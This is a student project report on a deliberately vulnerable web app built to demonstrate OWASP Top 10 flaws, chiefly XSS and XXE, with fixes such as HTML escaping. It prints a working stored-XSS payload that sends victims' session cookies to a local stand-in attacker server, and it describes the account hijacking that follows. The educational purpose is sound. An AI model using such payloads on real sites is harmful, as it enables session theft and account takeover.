PROJECT REPORT

Vulnerable Web Application - OWASP Top 10 Vulnerabilities

Group 2

Team Members

Goutham P	B180330CS
Yacha Venkata Rakesh	B180427CS
Puchakayala Dheeraj Reddy	B180902CS

Name: Goutham P

Roll Number: B180330CS

Semester: CSE A (S6) Batch

My Contribution

1. Cross Site Scripting(XSS) Attack and Safeguards Against it
2. XML External Entity (XXE) Attack and Safeguards Against it

TABLE OF CONTENTS **PAGE**

A. Abstract

The project implements various web vulnerabilities provided by OWASP as *project top ten* that can lead to very severe consequences compromising *Confidentiality*, *Integrity* and *Availability* and the ways to prevent each of these attacks. This is not only to know about attacks but also to enable developers to write safe code by knowing most of the possible vulnerabilities in their code since a single line of vulnerable code can compromise the entire system.

B. Introduction:

This report provides an overview of the vulnerable web application being implemented to demonstrate the OWASP top 10 vulnerabilities.
OWASP(Open Web Application Security Project) is a nonprofit foundation that works to improve the security of software. Through community-led open-source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.

- Tools and Resources
- Community and Networking
- Education & Training

OWASP top 10 vulnerabilities

Every three to four years, OWASP revises and publishes its list of the top 10 web application vulnerabilities. The list includes not only the OWASP top ten threats but also the potential impact of each vulnerability and how to avoid them. The comprehensive list is compiled from a variety of expert sources such as security consultants, security vendors, and security teams from companies and organizations of all sizes. It is recognized as an essential guide to web application security best practices.

The four main criteria used to compile the OWASP top ten vulnerabilities are:

- Exploitability
- Prevalence
- Detectability
- Business impact.

The latest list of the vulnerabilities from OWASP include

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control.

- Security Misconfiguration.
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging & Monitoring

The main motto of the project is to develop a web application to demonstrate the above mentioned vulnerabilities and to try and learn about the ways to tackle them. The web application being developed is vulnerable to many kinds of attacks each pertaining to one or more categories mentioned above.

C. Literature Survey:

1. Cross Site Scripting (XSS)

XSS stands for Cross site scripting.XSS attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. There are three types of XSS attacks namely

- Stored Xss (Persistent or Type I XSS)
- Reflected Xss (Non Persistent or Type II XSS)
- DOM Based XSS (Type 0 XSS)

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. *Recently Famous video game distribution service Steam had discovered a stored XSS vulnerability in its cht application.*

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Attacks on this are done when the attacker tricks users to click on a link with malicious code which redirects to a vulnerable website whose response then makes the user at risk. *One of the search fields in Uber's website has been observed to be vulnerable to reflected XSS using the URL path.*

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a sink that supports dynamic code execution, such as eval() or innerHTML. This enables attackers to execute malicious JavaScript, which typically allows them to hijack other users' accounts. The dangerous part of the DOM based XSS attack is that the attacker's payload doesn't reach the server, thus server side validation cannot prevent DOM based XSS attacks like Stored and Reflected XSS attacks. *A DOM based vulnerability has been reported in DuckDuckGo search engine.*

Damn Vulnerable Web App and Buggy Web application are two applications which are developed by security researchers to aid people interested in security to learn different vulnerabilities in a legal manner. Both of these contain XSS vulnerabilities demo, but DOM based XSS demo is not present in DVMA.

Also both these websites don't explain how to do the attack and don't show what all is possible using the XSS.

2. XML External Entities (XXE)

An *XML External Entity* attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

An XXE was discovered on Twitter. In the exploit a POST request send by the attacker could return the contents of the /etc/passwd file of the target system.

D. System Environment for Implementation

Used Node JS for the backend which is connected to a MySQL database. Front end includes HTML, CSS, JavaScript. View engine ejs is used to automatically generate the html pages from the data obtained from the database. Works with any operating system Linux, Windows, Mac.PHP is used to demonstrate the XXE attack.

E. Design of various modules of the system

1. Cross-Site Scripting

a. Stored XSS

This vulnerability is demonstrated by using a basic webpage where logged in users can post their respective comments. The flaw is that there is no server side filtering and the html tags are not escaped when the comments are retrieved from the database to the front end.
Once we realise that we can run javascript code using XSS, we will send a payload which takes the user's cookie and send it to the attacker's website. The attacker can then take the session cookie and log in as the user whose cookie is stolen.
The attack is very dangerous as simply opening the website will result in theft of the user's cookie as the attacker's payload is run as part of retrieving the old comments from the database.

b. Reflected XSS

We have built a vulnerable search form webpage, which takes in the term which has to be searched and then while showing the result it will display "Search Result for *query that we searched for*". The server doesn't do any filtering on the query term that comes and it is also printed in the frontend without any validation. The webpage that comes back to us as a result of the search contains the queried term as a query parameter in the URL.
The attacker observes this and attaches his payload to steal cookies in the query parameter in the URL. He/she then creates a spoof email or button which actually performs a GET request to the vulnerable search webpage with the payload as a query parameter in the URL. Once the user gets the response back from the vulnerable web page, when it displays the search result, the attacker's payload runs and the user's session cookie is sent to the attacker's website.

c. DOM Based XSS

To demonstrate this vulnerability we have created a webpage which welcomes a user with his/her username which is taken from the URL fragment. The user's name is taken from the URL and then displayed in the webpage using document.write. An Attacker realises that there is an executable path from source (ie URL) to a sink (i.e document.write). The attacker then creates a spoof email or button which redirects to this vulnerable web page and in the URL fragment gives the value of name as his payload to steal the user cookie.

Note that DOM based attacks are not common because the URL is normally encoded and we cannot embed the js code without it being encoded. In our case the webpage takes the URL fragment and then passes it through "*decodeURIComponent*" and that is why the attack is working.

For all three types of XSS attacks,we will also implement ways to safeguard our application against these threats.

2. XML External Entities (XXE)


We will use a vulnerable XML parser and use the DTD (Document Type Definition) to demonstrate this attack.We will implement a Data Extraction attack to get hold of sensitive data from the server. We will use External entities to reference URIs so that we can retrieve configuration or other sensitive data.Denial of Service and Server-side request forgery (SSRF), although not implemented per say, but can be done in a very similar manner using External Entities.

We will also implement methods to safeguard against XXE.


F. Implementation

1. Cross-Site Scripting (XSS)


a. Stored XSS



Login Page



Vulnerable Comment Section



XSS


Eve The Attacker

<img src=x onerror="this.src='http://127.0.0.1:5000/?c='+document.cookie; this.removeAttribute('onerror');">


Add Item

- [*Goutham*] : Hi first comment from me!
- [*Srinath*] : Hi i am Srinath, i am also new here


Attacker injecting malicious code into the database




On Page reload, the logged in user's cookie goes to the attacker's website (Here Attacker's session cookie is stolen but fun happens when a normal user logs in)



When user logs in (Here user named Goutham), his cookie is stolen



Attacker goes to the website, gives the stolen cookie into the browser and redirects to the xss webpage



Attacker has gained access to the user's account

❖ Solution: Escaping (Rendering as Text Only)


The flaw here is that when the data is retrieved from the database it is put in the browser without any checking. Thus if one of the posts contains Javascript or HTML then it is executed at the victim's browser. Thus escaping HTML and javascript code and displaying it as a text only helps to prevent this attack.

```
<ul>
    <% for (let post of posts){ %>
        <li><%- post %></li>
    <% } %>
</ul>
```

Vulnerable Code '<%-' means unescaped Code

```
<ul>
    <% for (let post of posts){ %>
        <li><%= post %></li>
    <% } %>
</ul>
```

Safe Code '<%=' means escaped code



XSS Corrected


Goutham

Add Item


- [Goutham] : Hi first comment from me!
- [Srinath] : Hi i am Srinath, i am also new here
- [Goutham] : <script>alert("XSS!")</script>

As can be seen from the last screenshot, when we escape HTML and Javascript, all the data that is retrieved from the database is displayed on the browser side only as text. This is clearly evident as the <script>alert("XSS!")</script> is not run as javascript but is displayed as text only.

b. Reflected XSS



ClickBait Code which redirects user using a URL with attacker's payload to the vulnerable website



Reflected XSS

Goutham


Search

Search Result for Apple


No such user found!!

Logout

